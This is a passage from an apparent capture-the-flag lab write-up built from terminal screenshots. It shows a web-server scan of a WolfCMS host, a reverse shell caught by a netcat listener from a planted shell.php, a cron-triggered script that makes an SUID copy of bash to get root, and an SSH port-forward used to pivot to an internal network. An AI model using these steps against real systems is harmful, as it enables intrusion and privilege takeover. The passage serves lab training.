+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See:
 http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST (May be proxy's methods, not server's).
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /wolfcms/config.php: PHP Config file may contain database IDs and passwords.
+ /wolfcms/config/: Configuration information may be available remotely.
+ /wolfcms/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /wolfcms/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /wolfcms/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /wolfcms/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /wolfcms/config/checks.txt: This might be interesting.
+ /wolfcms/public/: Directory indexing found.
+ /wolfcms/public/: This might be interesting.
+ /wolfcms/config/html/cnf_gi.htm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /wolfcms/docs/: Directory indexing found.
+ /wolfcms/config/config.txt: Configuration file found.
+ /wolfcms/config/readme.txt: Readme file found.
+ /wolfcms/composer.json: PHP Composer configuration file reveals configuration information. See: https://getcomposer.org/
+ /wolfcms/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ /wolfcms/README.md: Readme Found.
+ 8104 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2025-05-23 18:31:55 (GMT10) (20 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Figure 32

```
kali@kali: ~
File  Actions  Edit  View  Help
listening on [any] 5555 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.241] 38765
bash: no job control in this shell
www-data@TheArena:/var/www/wolfcms/public/themes$ ls
ls
shell.php
simple
wolf
www-data@TheArena:/var/www/wolfcms/public/themes$ cd
cd
bash: cd: HOME not set
www-data@TheArena:/var/www/wolfcms/public/themes$ cd /
cd /
www-data@TheArena:/$ ls
ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
www-data@TheArena:/$ cd home
cd home
www-data@TheArena:/home$ ls
ls
lucy
www-data@TheArena:/home$ cd lucy
cd lucy
www-data@TheArena:/home/lucy$ ls
ls
flag.txt
hello-world
www-data@TheArena:/home/lucy$ cat flag.txt
cat flag.txt
FLAG - "The ballad of Lucy Gray Baird" ends in a vanishing act, a trail into the wilds, and a question: was she ever meant to survive?www-data@TheArena:/home/lucy$
```

Figure 33

```
┌──(kali㉿kali)-[~]
└─$ nmapnc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.241] 37984
bash: no job control in this shell
www-data@TheArena:/var/www/wolfcms/public$ cd..
cd..
cd..: command not found
www-data@TheArena:/var/www/wolfcms/public$ cd /
cd /
www-data@TheArena:/$ echo 'import os; os.system("cp /bin/bash /tmp/rootbash; chmod +xs /tm
p/rootbash")' > /var/www/connect.py
<bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash")' > /var/www/connect.py
www-data@TheArena:/$ cat /var/www/connect.py
cat /var/www/connect.py
import os; os.system("cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash")
www-data@TheArena:/$ ls -l /tmp/rootbash
ls -l /tmp/rootbash
-rwsr-sr-x 1 root root 920788 May 19 14:26 /tmp/rootbash
www-data@TheArena:/$ ls -l /tmp/rootbash
ls -l /tmp/rootbash
-rwsr-sr-x 1 root root 920788 May 19 14:37 /tmp/rootbash
www-data@TheArena:/$ /tmp/rootbash -p
/tmp/rootbash -p
whoami
root
cd root
ls
flag.txt
cat flag.txt
FLAG - The Peacekeepers wore white, but they were trained in gray morality. Some followed
orders; others wrote history in blood across districts.
```

Figure 34

```
File  Actions  Edit  View  Help
www-data@TheArena:/etc/cron.d$ /tmp/rootbash -p
/tmp/rootbash -p

whoami
www-data
ls -l /tmp/rootbash
-rwsr-sr-x 1 www-data www-data 920788 May 23 16:03 /tmp/rootbash
/tmp/rootbash -p

whoami
www-data
^C

┌──(kali㉿kali)-[~]
└─$ sudosudo nc -lvnp5

[sudo] password for kali:
listening on [any] 5555 ...
^C

┌──(kali㉿kali)-[~]
└─$ sudosudo nc -lvnp5

listening on [any] 5555 ...
^C

┌──(kali㉿kali)-[~]
└─$ sudosudo nc -lvnp5

listening on [any] 5555 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.241] 44253
bash: no job control in this shell
www-data@TheArena:/var/www/wolfcms/public/themes$ /tmp/rootbash -p
/tmp/rootbash -p
whoami
www-data
^C

┌──(kali㉿kali)-[~]
└─$ sudosudo nc -lvnp5

[sudo] password for kali:
listening on [any] 5555 ...
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.241] 44255
bash: no job control in this shell
www-data@TheArena:/var/www/wolfcms/public/themes$ /tmp/rootbash -p
/tmp/rootbash -p
whoami
www-data
find / -name connect.py 2>/dev/null
/var/www/connect.py
```

Figure 35

```
root@TheLaboratory:/home/drgaul# curl http://172.18.55.59
bash: curl: command not found
root@TheLaboratory:/home/drgaul# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:15:5d:00:07:07 brd ff:ff:ff:ff:ff:ff
    inet 192.168.34.161/24 brd 192.168.34.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:707/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:15:5d:00:07:08 brd ff:ff:ff:ff:ff:ff
    inet 172.18.55.254/24 brd 172.18.55.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:708/64 scope link
       valid_lft forever preferred_lft forever
root@TheLaboratory:/home/drgaul# ssh -L 8080:172.18.55.59:80 root@192.168.34.
161
```